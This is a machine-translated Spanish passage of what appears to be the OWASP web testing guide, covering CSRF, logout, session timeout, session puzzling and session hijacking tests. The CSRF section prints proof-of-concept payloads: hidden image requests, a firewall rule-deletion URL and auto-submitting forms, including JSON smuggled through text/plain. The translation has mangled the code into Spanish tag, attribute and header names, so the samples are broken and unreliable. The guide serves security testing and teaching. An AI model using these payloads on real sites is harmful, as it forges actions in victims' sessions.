


Figura 4.6.5-1: Sesión de conducción

El usuario puede enviar la solicitud GET de varias formas diferentes:

- Usando la aplicación web
- Escribiendo la URL directamente en el navegador
- Seguir un enlace externo que apunta a la URL

Estas invocaciones son indistinguibles por la aplicación. En particular, el tercero puede resultar bastante peligroso. Existen varias técnicas y vulnerabilidades que pueden ocultar las propiedades reales de un enlace. El enlace puede estar incrustado en un mensaje de correo electrónico, aparecer en un sitio web malicioso al que se atrae al usuario o aparecer en contenido alojado por un tercero (como otro sitio web o correo electrónico HTML) y apuntar a un recurso de la aplicación. . Si el usuario hace clic en el enlace, dado que ya está autenticado por la aplicación web en el sitio, el navegador emitirá una solicitud GET a la aplicación web, acompañada de información de autenticación (la cookie de ID de sesión). Esto da como resultado que se realice una operación válida en la aplicación web que el usuario no espera; por ejemplo, una transferencia de fondos en una aplicación de banca web.

Al utilizar una etiqueta como img , como se especifica en el punto 4 anterior, ni siquiera es necesario que el usuario siga un enlace en particular. Supongamos que el atacante envía al usuario un correo electrónico instándolo a visitar una URL que hace referencia a una página que contiene el siguiente HTML (demasiado simplificado).

```
<html>
        <cuerpo>
...
<img src="https://www.empresa.ejemplo/acción" ancho="0" alto="0">
...
        </cuerpo>
</html>
```

Cuando el navegador muestre esta página, intentará mostrar también la imagen de dimensión cero especificada (por lo tanto, invisible) de https:// www.company.example . Esto da como resultado que se envíe automáticamente una solicitud a la aplicación web alojada en el sitio. No es importante que la URL de la imagen no haga referencia a una imagen adecuada, ya que su presencia desencadenará la acción de solicitud especificada en el campo src de todos modos. Esto sucede siempre que la descarga de imágenes no esté deshabilitada en el navegador. La mayoría de los navegadores no tienen desactivadas las descargas de imágenes, ya que eso paralizaría la mayoría de las aplicaciones web más allá de su usabilidad.

El problema aquí es consecuencia de:

- Etiquetas HTML en la página que dan como resultado la ejecución automática de una solicitud HTTP (img es una de ellas).
- El navegador no tiene forma de saber que el recurso al que hace referencia img no es una imagen legítima.

Machine Translated by Google

- Carga de imágenes que ocurre independientemente de la ubicación de la supuesta fuente de la imagen, es decir, la forma y la imagen. No es necesario que esté ubicado en el mismo host o incluso en el mismo dominio.

El hecho de que el contenido HTML no relacionado con la aplicación web pueda hacer referencia a componentes de la aplicación y el hecho de que el navegador redacte automáticamente una solicitud válida hacia la aplicación permite este tipo de ataque. No hay forma de prohibir este comportamiento a menos que al atacante le resulte imposible interactuar con la funcionalidad de la aplicación.

En entornos integrados de correo/navegador, simplemente mostrar un mensaje de correo electrónico que contenga la referencia de la imagen daría como resultado la ejecución de la solicitud a la aplicación web con la cookie del navegador asociada. Los mensajes de correo electrónico pueden hacer referencia a URL de imágenes aparentemente válidas, como por ejemplo:

```
<img src="https://[atacante]/imagen.gif" ancho="0" alto="0">
```

En este ejemplo, [atacante] es un sitio controlado por el atacante. Al utilizar un mecanismo de redireccionamiento, el sitio malicioso puede utilizar http://[atacante]/imagen.gif para dirigir a la víctima a http://[tercero]/acción y activar la acción .

Las cookies no son el único ejemplo involucrado en este tipo de vulnerabilidad. Las aplicaciones web cuya información de sesión la proporciona enteramente el navegador también son vulnerables. Esto incluye aplicaciones que dependen únicamente de mecanismos de autenticación HTTP, ya que el navegador conoce la información de autenticación y la envía automáticamente en cada solicitud. Esto no incluye la autenticación basada en formularios, que ocurre solo una vez y genera algún tipo de información relacionada con la sesión, generalmente una cookie.

Supongamos que la víctima ha iniciado sesión en una consola de administración web de firewall. Para iniciar sesión, el usuario debe autenticarse y la información de la sesión se almacena en una cookie.

Supongamos que la consola de administración web del firewall tiene una función que permite a un usuario autenticado eliminar una regla especificada por su ID numérico, o todas las reglas en la configuración si el usuario especifica * (una característica peligrosa en realidad, pero que genera una ejemplo más interesante). La página de eliminación se muestra a continuación. Supongamos que el formulario, por simplicidad, emite una solicitud GET. Para eliminar la regla número uno:

```
https://[destino]/fwmgt/delete?rule=1
```

Para eliminar todas las reglas:

```
https://[destino]/fwmgt/delete?rule=*
```

Este ejemplo es intencionalmente ingenuo, pero muestra de manera simplificada los peligros del CSRF.

Figura 4.6.5-2: Gestión del firewall durante la sesión

Machine Translated by Google

Usando el formulario que se muestra en la figura anterior, ingresando el valor * y haciendo clic en el botón Eliminar se enviará la siguiente solicitud GET:

```
https://www.empresa.ejemplo/fwmgt/delete?rule=*
```

Esto eliminaría todas las reglas del firewall.

Figura 4.6.5-3: Gestión del firewall durante la sesión 2

Es posible que el usuario también haya logrado los mismos resultados enviando manualmente la URL:

```
https://[destino]/fwmgt/delete?rule=*
```

O siguiendo un enlace que apunte, directamente o mediante una redirección, a la URL anterior. O, nuevamente, accediendo a una página HTML con una etiqueta img incrustada que apunta a la misma URL.

En todos estos casos, si el usuario actualmente ha iniciado sesión en la aplicación de administración del firewall, la solicitud se realizará correctamente y modificará la configuración del firewall. Uno puede imaginar ataques dirigidos a aplicaciones sensibles y realizando pujas automáticas en subastas, transferencias de dinero, pedidos, cambios en la configuración de componentes de software críticos, etc.

Lo interesante es que estas vulnerabilidades pueden aprovecharse detrás de un firewall; es decir, basta con que la víctima y no directamente el atacante pueda acceder al enlace atacado. En particular, puede ser cualquier servidor web de intranet; por ejemplo, en el escenario de administración de firewall mencionado anteriormente, que es poco probable que esté expuesto a Internet.

Las aplicaciones autovulnerables, es decir, las aplicaciones que se utilizan como vector y objetivo de ataque (como las aplicaciones de correo web), empeoran las cosas. Dado que los usuarios inician sesión cuando leen sus mensajes de correo electrónico, una aplicación vulnerable de este tipo puede permitir a los atacantes realizar acciones como eliminar mensajes o enviar mensajes que parecen provenir de la víctima.

Objetivos de la prueba

- Determine si es posible iniciar solicitudes en nombre de un usuario que no sean iniciadas por el usuario.

Cómo probar

Audite la aplicación para determinar si la gestión de sesiones es vulnerable. Si la gestión de sesiones se basa únicamente en valores del lado del cliente (información disponible para el navegador), entonces la aplicación es vulnerable. Los “valores del lado del cliente” se refieren a cookies y credenciales de autenticación HTTP (autenticación básica y otras formas de autenticación HTTP; no autenticación basada en formularios, que es una autenticación a nivel de aplicación).

Los recursos accesibles a través de solicitudes HTTP GET son fácilmente vulnerables, aunque las solicitudes POST se pueden automatizar mediante JavaScript y también son vulnerables; por lo tanto, el uso de POST por sí solo no es suficiente para corregir la aparición de

Machine Translated by Google

Vulnerabilidades CSRF.

En el caso de POST, se puede utilizar el siguiente ejemplo.

1. Cree una página HTML similar a la que se muestra a continuación.
2. Alojar el HTML en un sitio malicioso o de terceros
3. Envíe el enlace de la página a las víctimas e incítelas a hacer clic en él.

```
<html>
<cuerpo onload='document.CSRF.submit()'>

<formulario acción='http://targetWebsite/Authenticate.jsp' método='POST' nombre='CSRF'> < tipo de entrada='oculto'
        nombre='nombre' valor='Hackeado'> < tipo de entrada='oculto '
        nombre='contraseña' valor='Hackeado'>
</formulario>

</cuerpo>
</html>
```

En el caso de aplicaciones web en las que los desarrolladores utilizan JSON para la comunicación entre el navegador y el servidor, puede surgir un problema por el hecho de que no hay parámetros de consulta con el formato JSON, que son imprescindibles en los formularios de autoenvío. Para evitar este caso, podemos utilizar un formulario de envío automático con cargas útiles JSON que incluyen entradas ocultas para explotar CSRF. Tendremos que cambiar el tipo de codificación (enctype) a texto/sin formato para garantizar que la carga útil se `entregue tal` cual. `El código de explo`tación se verá así:

```
<html>
  <cuerpo>
    <script>historia.pushState(", ", '/')</script>
      <formulario acción='http://victimsite.com' método='POST' enctype='text/plain'> < tipo de entrada='hidden'
        nombre='{"nombre":"pirateado","contraseña":" pirateado","padding":"'value='algo"}'
/>
        < tipo de entrada='enviar' valor='Enviar solicitud' />
      </formulario>
  </cuerpo>
</html>
```

La solicitud POST será la siguiente:

```
ENVIAR / HTTP/1.1
Anfitrión: victimsite.com
Tipo de contenido: texto/sin formato

{"nombre":"pirateado","contraseña":"pirateado","padding":"=algo"}
```

Cuando estos datos se envían como una solicitud POST, el servidor aceptará felizmente los campos de nombre y contraseña e ignorará el que tiene el relleno de nombre, ya que no lo necesita.

Remediación

- Consulte la hoja de referencia para la prevención de CSRF de OWASP para medidas de prevención.

Herramientas

- ZAP OWASP
- Probador CSRF
- Pinata-csrf-herramienta

Machine Translated by Google

Referencias

- Peter W: "Falsificaciones de solicitudes entre sitios"
- Thomas Schreiber: “Sesión de montar”
- Publicación más antigua conocida
- Preguntas frecuentes sobre falsificación de solicitudes entre sitios
- Un hecho más ignorado sobre la falsificación de solicitudes entre sitios (CSRF)
- CSRF de múltiples publicaciones
- Webcast de prueba de lápiz SANS: aplicación completa pwnage a través de Multi POST XSRF

Machine Translated by Google

Prueba de la funcionalidad de cierre de sesión

WSTG-SESS-06

Resumen

La terminación de la sesión es una parte importante del ciclo de vida de la sesión. Reducir al mínimo la vida útil de los tokens de sesión disminuye la probabilidad de que un ataque de secuestro de sesión tenga éxito. Esto puede verse como un control para prevenir otros ataques como Cross Site Scripting y Cross Site Request Forgery. Se sabe que estos ataques dependen de que un usuario tenga presente una sesión autenticada. No tener una terminación segura de la sesión sólo aumenta la superficie de ataque para cualquiera de estos ataques.

Una terminación de sesión segura requiere al menos los siguientes componentes:

- Disponibilidad de controles de interfaz de usuario que permiten al usuario cerrar sesión manualmente.
- Terminación de la sesión después de un tiempo determinado sin actividad (timeout de sesión).
- Invalidación adecuada del estado de la sesión del lado del servidor.

Existen múltiples problemas que pueden impedir la finalización efectiva de una sesión. Para una aplicación web segura ideal, un usuario debería poder finalizar en cualquier momento a través de la interfaz de usuario. Cada página debe contener un botón para cerrar sesión en un lugar donde sea directamente visible. Las funciones de cierre de sesión poco claras o ambiguas podrían hacer que el usuario no confíe en dichas funciones.

Otro error común al finalizar una sesión es que el token de sesión del lado del cliente se establece en un nuevo valor mientras que el
El estado del lado del servidor permanece activo y se puede reutilizar configurando la cookie de sesión nuevamente al valor anterior.
En ocasiones, solo se muestra al usuario un mensaje de confirmación sin realizar ninguna acción adicional. Esto debería evitarse.

Algunos marcos de aplicaciones web se basan únicamente en la cookie de sesión para identificar al usuario que ha iniciado sesión. La identificación del usuario está incrustada en el valor de la cookie (cifrada). El servidor de aplicaciones no realiza ningún seguimiento en el lado del servidor de la sesión. Al cerrar sesión, la cookie de sesión se elimina del navegador. Sin embargo, dado que la aplicación no realiza ningún seguimiento, no sabe si se cerró la sesión o no. Entonces, al reutilizar una cookie de sesión es posible obtener acceso a la sesión autenticada. Un ejemplo bien conocido de esto es la funcionalidad de autenticación de formularios en ASP.NET.

A los usuarios de navegadores web a menudo no les importa que una aplicación todavía esté abierta y simplemente cierran el navegador o una pestaña. Una aplicación web debe ser consciente de este comportamiento y finalizar la sesión automáticamente en el lado del servidor después de un tiempo definido.
cantidad de tiempo.

El uso de un sistema de inicio de sesión único (SSO) en lugar de un esquema de autenticación específico de la aplicación a menudo provoca la coexistencia de múltiples sesiones que deben finalizarse por separado. Por ejemplo, la finalización de la sesión específica de la aplicación no finaliza la sesión en el sistema SSO. Volver al portal SSO ofrece al usuario la posibilidad de volver a iniciar sesión en la aplicación donde se cerró la sesión justo antes. Por otro lado, una función de cierre de sesión en un sistema SSO no necesariamente provoca la finalización de la sesión en las aplicaciones conectadas.

Objetivos de la prueba

- Evalúe la interfaz de usuario para cerrar sesión.
- Analice el tiempo de espera de la sesión y si la sesión se cierra correctamente después del cierre de sesión.

Cómo probar

Machine Translated by Google

Prueba de la interfaz de usuario para cerrar

sesión Verifique la apariencia y visibilidad de la funcionalidad de cierre de sesión en la interfaz de usuario. Para ello, vea cada página desde la perspectiva de un usuario que tiene la intención de cerrar sesión en la aplicación web.

> Hay algunas propiedades que indican una buena interfaz de usuario para cerrar sesión:
>
> - Un botón para cerrar sesión está presente en todas las páginas de la aplicación web.
> - El botón de cerrar sesión debe ser identificado rápidamente por un usuario que desee cerrar sesión en la aplicación web.
> - Después de cargar una página, el botón de cerrar sesión debería estar visible sin necesidad de desplazarse.
> - Lo ideal es que el botón de cerrar sesión se coloque en un área de la página que esté fija en el puerto de visualización del navegador y que no se vea afectada por el desplazamiento del contenido.

Prueba de terminación de sesión del lado del servidor Primero,

almacene los valores de las cookies que se utilizan para identificar una sesión. Invocar la función de cierre de sesión y observar el comportamiento de la aplicación, especialmente en lo que respecta a las cookies de sesión. Intente navegar a una página que sólo sea visible en una sesión autenticada, por ejemplo, mediante el uso del botón Atrás del navegador. Si se muestra una versión en caché de la página, use el botón recargar para actualizar la página desde el servidor. Si la función de cierre de sesión hace que las cookies de sesión se establezcan en un nuevo valor, restaure el valor anterior de las cookies de sesión y vuelva a cargar una página desde el área autenticada de la aplicación. Si estas pruebas no muestran ninguna vulnerabilidad en una página en particular, pruebe con al menos algunas páginas adicionales de la aplicación que se consideren críticas para la seguridad, para garantizar que estas áreas de la aplicación reconozcan adecuadamente la terminación de la sesión.

> Ningún dato que deba ser visible únicamente para usuarios autenticados debe estar visible en las páginas examinadas mientras se realizan las pruebas. Idealmente, la aplicación redirige a un área pública o a un formulario de inicio de sesión mientras accede a áreas autenticadas después de finalizar la sesión. No debería ser necesario para la seguridad de la aplicación, pero generalmente se considera una buena práctica configurar las cookies de sesión con nuevos valores después de cerrar la sesión.

Prueba del tiempo de espera de la sesión

Intente determinar el tiempo de espera de la sesión realizando solicitudes a una página en el área autenticada de la aplicación web con retrasos crecientes. Si aparece el comportamiento de cierre de sesión, el retraso utilizado coincide aproximadamente con el tiempo de espera de la sesión. valor.

> Los mismos resultados que para las pruebas de terminación de sesión del lado del servidor descritas anteriormente están exceptuados de un cierre de sesión causado por un tiempo de espera de inactividad.
>
> El valor adecuado para el tiempo de espera de la sesión depende del propósito de la aplicación y debe lograr un equilibrio entre seguridad y usabilidad. En una aplicación bancaria no tiene sentido mantener una sesión inactiva más de 15 minutos. Por otro lado, un breve tiempo de espera en una wiki o foro podría molestar a los usuarios que escriben artículos extensos con solicitudes de inicio de sesión innecesarias. Pueden ser aceptables tiempos de espera de una hora o más.

Prueba de terminación de sesión en entornos de inicio de sesión único (cierre de sesión único)

Realice un cierre de sesión en la aplicación probada. Verifique si existe un portal central o directorio de aplicaciones que permita al usuario volver a iniciar sesión en la aplicación sin autenticación. Pruebe si la aplicación solicita al usuario que se autentique, si se solicita la URL de un punto de entrada a la aplicación. Mientras está conectado en la aplicación probada, cierre la sesión en el sistema SSO. Luego intente acceder a un área autenticada de la aplicación probada.

> Se espera que la invocación de una función de cierre de sesión en una aplicación web conectada a un sistema SSO o en el propio sistema SSO provoque la terminación global de todas las sesiones. Se debe requerir una autenticación del usuario para obtener acceso a la aplicación después de cerrar sesión en el sistema SSO y en la aplicación conectada.

Herramientas

- Suite Burp - Repetidor

Referencias

Machine Translated by Google

Libros blancos

- Ataques de reproducción de cookies en ASP.NET cuando se utiliza autenticación de formularios

Machine Translated by Google

Tiempo de espera de la sesión de prueba

ID
WSTG-SESS-07

Resumen

En esta fase, los evaluadores verifican que la aplicación cierre automáticamente la sesión de un usuario cuando ese usuario ha estado inactivo durante un cierto período de tiempo, asegurando que no sea posible "reutilizar" la misma sesión y que no queden datos confidenciales almacenados en la memoria caché del navegador. .

Todas las aplicaciones deben implementar un tiempo de espera de inactividad o inactividad para las sesiones. Este tiempo de espera define la cantidad de tiempo que una sesión permanecerá activa en caso de que no haya actividad por parte del usuario, cerrando e invalidando la sesión durante el período de inactividad definido desde la última solicitud HTTP recibida por la aplicación web para un ID de sesión determinado. El tiempo de espera más apropiado debe ser un equilibrio entre seguridad (tiempo de espera más corto) y usabilidad (tiempo de espera más largo) y depende en gran medida del nivel de sensibilidad de los datos manejados por la aplicación. Por ejemplo, un tiempo de cierre de sesión de 60 minutos para un foro público puede ser aceptable, pero ese tiempo sería demasiado en una aplicación de banca desde casa (donde se recomienda un tiempo de cierre máximo de 15 minutos). En cualquier caso, cualquier aplicación que no aplique un cierre de sesión basado en tiempo de espera debe considerarse no segura, a menos que dicho comportamiento sea requerido por un requisito funcional específico.

El tiempo de inactividad limita las posibilidades de que un atacante tenga que adivinar y utilizar una ID de sesión válida de otro usuario y, en determinadas circunstancias, podría proteger los equipos públicos de la reutilización de sesiones. Sin embargo, si el atacante puede secuestrar una sesión determinada, el tiempo de inactividad no limita las acciones del atacante, ya que puede generar actividad en la sesión periódicamente para mantenerla activa durante períodos de tiempo más prolongados.

La gestión del tiempo de espera y la caducidad de la sesión deben aplicarse en el lado del servidor. Si algunos datos bajo el control del cliente se utilizan para hacer cumplir el tiempo de espera de la sesión, por ejemplo, usando valores de cookies u otros parámetros del cliente para rastrear referencias de tiempo (por ejemplo, número de minutos desde el momento de inicio de sesión), un atacante podría manipularlos para extender la sesión. duración. Por lo tanto, la aplicación debe realizar un seguimiento del tiempo de inactividad del lado del servidor y, una vez transcurrido el tiempo de espera, invalidar automáticamente la sesión del usuario actual y eliminar todos los datos almacenados en el cliente.

Ambas acciones deben implementarse con cuidado para evitar introducir debilidades que podrían ser aprovechadas por un atacante para obtener acceso no autorizado si el usuario olvida cerrar sesión en la aplicación. Más específicamente, en cuanto a la función de cierre de sesión, es importante garantizar que todos los tokens de sesión (por ejemplo, cookies) se destruyan adecuadamente o se vuelvan inutilizables, y que se apliquen controles adecuados en el lado del servidor para evitar la reutilización de los tokens de sesión. Si dichas acciones no se llevan a cabo correctamente, un atacante podría reproducir estos tokens de sesión para "resucitar" la sesión de un usuario legítimo y hacerse pasar por él (este ataque se suele conocer como "repetición de cookies"). Por supuesto, un factor atenuante es que el atacante necesita poder acceder a esos tokens (que se almacenan en la PC de la víctima), pero, en diversos casos, esto puede no ser imposible o particularmente difícil.

El escenario más común para este tipo de ataque es una computadora pública que se utiliza para acceder a cierta información privada (por ejemplo, correo web, cuenta bancaria en línea). Si el usuario se aleja de la computadora sin cerrar sesión explícitamente y el tiempo de espera de la sesión no está implementado en la aplicación, entonces un atacante podría acceder a la misma cuenta simplemente presionando el botón "atrás" del navegador.

Objetivos de la prueba

- Valide que exista un tiempo de espera de sesión estricto.

Cómo probar

Pruebas de caja negra

Machine Translated by Google

El mismo enfoque visto en la sección Pruebas de la funcionalidad de cierre de sesión se puede aplicar al medir el tiempo de espera de cierre de sesión. La metodología de prueba es muy similar. Primero, los evaluadores deben verificar si existe un tiempo de espera, por ejemplo, iniciando sesión y esperando a que se active el tiempo de espera. Al igual que en la función de cierre de sesión, una vez transcurrido el tiempo de espera, todos los tokens de sesión deben destruirse o quedar inutilizables.

Luego, si se configura el tiempo de espera, los evaluadores deben comprender si el tiempo de espera lo aplica el cliente o el servidor (o ambos). Si la cookie de sesión no es persistente (o, más en general, la cookie de sesión no almacena ningún dato sobre la hora), los evaluadores pueden asumir que el servidor aplica el tiempo de espera. Si la cookie de sesión contiene algunos datos relacionados con el tiempo (por ejemplo, hora de inicio de sesión, hora del último acceso o fecha de vencimiento de una cookie persistente), entonces es posible que el cliente esté involucrado en la aplicación del tiempo de espera. En este caso, los evaluadores podrían intentar modificar la cookie (si no está protegida criptográficamente) y ver qué sucede con la sesión. Por ejemplo, los evaluadores pueden establecer la fecha de vencimiento de las cookies en un futuro lejano y ver si la sesión se puede prolongar.

Como regla general, todo debe comprobarse en el lado del servidor y no debería ser posible, restableciendo las cookies de sesión a los valores anteriores, volver a acceder a la aplicación.

Pruebas de caja gris

El evaluador debe comprobar que:

- La función de cierre de sesión destruye efectivamente todos los tokens de sesión, o al menos los deja inutilizables.
- El servidor realiza comprobaciones adecuadas del estado de la sesión, impidiendo que un atacante reproduzca la sesión previamente destruida. identificadores de sesión
- Se aplica un tiempo de espera y el servidor lo aplica correctamente. Si el servidor utiliza un tiempo de vencimiento que se lee de un token de sesión enviado por el cliente (pero esto no es recomendable), entonces el token debe estar protegido criptográficamente contra manipulación.

Tenga en cuenta que lo más importante es que la aplicación invalide la sesión en el lado del servidor. Generalmente esto significa que el código debe invocar los métodos apropiados, por ejemplo, HttpSession.invalidate() en Java y Session.abandon() en .NET. Borrar las cookies del navegador es aconsejable, pero no es estrictamente necesario, ya que si la sesión se invalida correctamente en el servidor, tener la cookie en el navegador no ayudará al atacante.

Referencias

Recursos OWASP

- Hoja de referencia de gestión de sesiones

Machine Translated by Google

Pruebas de desconcierto de sesiones

WSTG-SESS-08

Resumen

La sobrecarga de variables de sesión (también conocida como desconcierto de sesión) es una vulnerabilidad a nivel de aplicación que puede permitir a un atacante realizar una variedad de acciones maliciosas, que incluyen, entre otras:

- Evite mecanismos eficientes de aplicación de autenticación y se haga pasar por usuarios legítimos.
- Eleve los privilegios de una cuenta de usuario malicioso, en un entorno que de otro modo se consideraría infalible.
- Omita las fases de calificación en procesos de varias fases, incluso si el proceso incluye todas las restricciones de nivel de código comúnmente recomendadas.
- Manipule los valores del lado del servidor mediante métodos indirectos que no se pueden predecir ni detectar.
- Ejecute ataques tradicionales en ubicaciones que antes eran inalcanzables o incluso se consideraban seguras.

Esta vulnerabilidad ocurre cuando una aplicación usa la misma variable de sesión para más de un propósito. Potencialmente, un atacante puede acceder a las páginas en un orden no previsto por los desarrolladores, de modo que la variable de sesión se establezca en un contexto y luego se utilice en otro.

Por ejemplo, un atacante podría utilizar la sobrecarga de variables de sesión para eludir los mecanismos de aplicación de la autenticación de aplicaciones que imponen la autenticación validando la existencia de variables de sesión que contienen valores relacionados con la identidad, que generalmente se almacenan en la sesión después de un proceso de autenticación exitoso. Esto significa que un atacante primero accede a una ubicación en la aplicación que establece el contexto de la sesión y luego accede a ubicaciones privilegiadas que examinan este contexto.

Por ejemplo, se podría ejecutar un vector de ataque de omisión de autenticación accediendo a un punto de entrada de acceso público (por ejemplo, una página de recuperación de contraseña) que llena la sesión con una variable de sesión idéntica, basada en valores fijos o en la entrada originada por el usuario.

Objetivos de la prueba

- Identifique todas las variables de la sesión.
- Rompe el flujo lógico de generación de sesiones.

Cómo probar

Pruebas de caja negra

Esta vulnerabilidad se puede detectar y explotar enumerando todas las variables de sesión utilizadas por la aplicación y en qué contexto son válidas. En particular, esto es posible accediendo a una secuencia de puntos de entrada y luego examinando los puntos de salida. En el caso de las pruebas de caja negra, este procedimiento es difícil y requiere algo de suerte, ya que cada secuencia diferente podría conducir a un resultado diferente.

Ejemplos

Un ejemplo muy simple podría ser la función de restablecimiento de contraseña que, en el punto de entrada, podría solicitar al usuario que proporcione alguna información de identificación, como el nombre de usuario o la dirección de correo electrónico. Luego, esta página podría completar la sesión con estos valores de identificación, que se reciben directamente del lado del cliente o se obtienen a partir de consultas o cálculos basados en la entrada recibida. En este punto, es posible que haya algunas páginas en la aplicación que muestren datos privados basados en este objeto de sesión. De esta forma, el atacante podría eludir el proceso de autenticación.

Machine Translated by Google

Pruebas de caja gris La

forma más eficaz de detectar estas vulnerabilidades es mediante una revisión del código fuente.

Remediación

Las variables de sesión solo deben usarse para un único propósito consistente.

Referencias

- Rompecabezas de sesión
- Condiciones de sesión de desconcierto y carrera de sesión

Machine Translated by Google

Pruebas de secuestro de sesión

WSTG-SESS-09

Resumen

Un atacante que obtenga acceso a las cookies de sesión del usuario puede hacerse pasar por ellas presentando dichas cookies. Este ataque se conoce como secuestro de sesión. Al considerar a los atacantes de red, es decir, los atacantes que controlan la red utilizada por la víctima, las cookies de sesión pueden quedar expuestas indebidamente al atacante a través de HTTP. Para evitar esto, las cookies de sesión deben marcarse con el atributo Seguro para que solo se comuniquen a través de HTTPS.

Tenga en cuenta que el atributo Seguro también debe usarse cuando la aplicación web se implementa completamente a través de HTTPS; de lo contrario, es posible que se produzca el siguiente ataque de robo de cookies. Supongamos que example.com se implementa completamente a través de HTTPS, pero no marca sus cookies de sesión como seguras . Son posibles los siguientes pasos de ataque:

1. La víctima envía una solicitud a http://another-site.com .
2. El atacante corrompe la respuesta correspondiente para que active una solicitud a http://example.com .
3. El navegador ahora intenta acceder a http://example.com .
4. Aunque la solicitud falla, las cookies de sesión se filtran claramente a través de HTTP.

Alternativamente, el secuestro de sesión se puede evitar prohibiendo el uso de HTTP mediante HSTS. Tenga en cuenta que aquí hay una sutileza relacionada con el alcance de las cookies. En particular, se requiere la adopción total de HSTS cuando las cookies de sesión se emiten con el Conjunto de atributos de dominio .

La adopción total de HSTS se describe en un artículo llamado Pruebas de fallas de integridad en sesiones web de Stefano Calzavara, Alvise Rabitti, Alessio Ragazzo y Michele Bugliesi. La adopción total de HSTS ocurre cuando un host activa HSTS para sí mismo y todos sus subdominios. La adopción parcial de HSTS se produce cuando un host activa HSTS solo para sí mismo.

Con el atributo Dominio configurado, las cookies de sesión se pueden compartir entre subdominios. Se debe evitar el uso de HTTP con subdominios para evitar la divulgación de cookies no cifradas enviadas a través de HTTP. Para ejemplificar este fallo de seguridad, supongamos que el sitio web example.com activa HSTS sin la opción includeSubDomains . El sitio web emite cookies de sesión con el atributo Dominio establecido en ejemplo.com . Es posible el siguiente ataque:

1. La víctima envía una solicitud a http://another-site.com .
2. El atacante corrompe la respuesta correspondiente para que active una solicitud a http://fake.example.com .
3. El navegador ahora intenta acceder a http://fake.example.com , lo cual está permitido por la configuración HSTS.
4. Dado que la solicitud se envía a un subdominio de ejemplo.com con el atributo Dominio establecido, incluye la sesión.
   cookies, que se filtran claramente a través de HTTP.

Se debe activar HSTS completo en el dominio principal para evitar este ataque.

Objetivos de la prueba

- Identificar cookies de sesión vulnerables.
- Secuestre las cookies vulnerables y evalúe el nivel de riesgo.

Cómo probar

La estrategia de prueba está dirigida a atacantes de red, por lo tanto, solo debe aplicarse a sitios sin adopción total de HSTS (los sitios con adopción total de HSTS son seguros, ya que sus cookies no se comunican a través de HTTP). Suponemos que tenemos dos cuentas de prueba en el sitio web bajo prueba, una para actuar como víctima y otra para actuar como atacante. Nosotros

Machine Translated by Google

Simule un escenario en el que el atacante roba todas las cookies que no están protegidas contra la divulgación a través de HTTP y las presenta en el sitio web para acceder a la cuenta de la víctima. Si estas cookies son suficientes para actuar en nombre de la víctima, es posible que se produzca un secuestro de sesión.

Estos son los pasos para ejecutar esta prueba:

1. Inicie sesión en el sitio web como víctima y acceda a cualquier página que ofrezca una función segura que requiera autenticación.
2. Elimine del tarro de galletas todas las cookies que cumplan alguna de las siguientes condiciones. en caso de que
    - no haya adopción HSTS: se establece el atributo Seguro .
    - en caso de que haya una adopción HSTS parcial: se establece el atributo Seguro o no se establece el atributo Dominio .
3. Guarde una instantánea del tarro de galletas.
4. Active la función segura identificada en el paso 1.
5. Observe si la operación del paso 4 se ha realizado correctamente. Si es así, el ataque tuvo éxito.
6. Limpie el tarro de galletas, inicie sesión como atacante y acceda a la página en el paso 1.
7. Escribe en el tarro de galletas, una a una, las cookies guardadas en el paso 3.
8. Active nuevamente la función segura identificada en el paso 1.
9. Limpia el tarro de galletas y vuelve a iniciar sesión como víctima.
10. Observe si la operación del paso 8 se ha realizado correctamente en la cuenta de la víctima. Si es así, el ataque fue exitoso; de lo contrario, el sitio está protegido contra el secuestro de sesión.

Recomendamos utilizar dos máquinas o navegadores diferentes para la víctima y el atacante. Esto le permite disminuir la cantidad de falsos positivos si la aplicación web toma huellas digitales para verificar el acceso habilitado desde una cookie determinada. Una variante más corta pero menos precisa de la estrategia de prueba sólo requiere una cuenta de prueba. Sigue el mismo patrón, pero se detiene en el paso 5 (tenga en cuenta que esto hace que el paso 3 sea inútil).

Herramientas

- ZAP OWASP
- JHijack: una herramienta de secuestro de sesiones numéricas

Machine Translated by Google

4.7 Pruebas de validación de entradas

4.7.1 Pruebas de secuencias de comandos entre sitios reflejadas

4.7.2 Prueba de secuencias de comandos entre sitios almacenadas

4.7.3 Pruebas de manipulación de verbos HTTP

4.7.4 Pruebas de contaminación de parámetros HTTP

4.7.5 Pruebas de inyección SQL

- 4.7.5.1 Pruebas para Oracle
- 4.7.5.2 Pruebas para MySQL
- 4.7.5.3 Pruebas para SQL Server
- 4.7.5.4 Prueba de PostgreSQL
- 4.7.5.5 Pruebas para MS Access
- 4.7.5.6 Pruebas de inyección NoSQL
- 4.7.5.7 Prueba de inyección de ORM
- 4.7.5.8 Pruebas del lado del cliente

4.7.6 Prueba de inyección LDAP

4.7.7 Pruebas de inyección XML

4.7.8 Prueba de inyección SSI

4.7.9 Prueba de inyección XPath

4.7.10 Prueba de inyección IMAP SMTP

4.7.11 Pruebas de inyección de código

- 4.7.11.1 Prueba de inclusión de archivos locales
- 4.7.11.2 Prueba de inclusión remota de archivos

4.7.12 Prueba de inyección de comandos

4.7.13 Prueba de inyección de cadena de formato

4.7.14 Pruebas de vulnerabilidad incubada

4.7.15 Pruebas de contrabando de división HTTP

4.7.16 Prueba de solicitudes entrantes HTTP

Machine Translated by Google

4.7.17 Prueba de inyección de encabezado de host

4.7.18 Prueba de inyección de plantilla del lado del servidor

4.7.19 Pruebas de falsificación de solicitudes del lado del servidor

Machine Translated by Google

Pruebas de secuencias de comandos entre sitios reflejadas

WSTG-INPV-01

Resumen

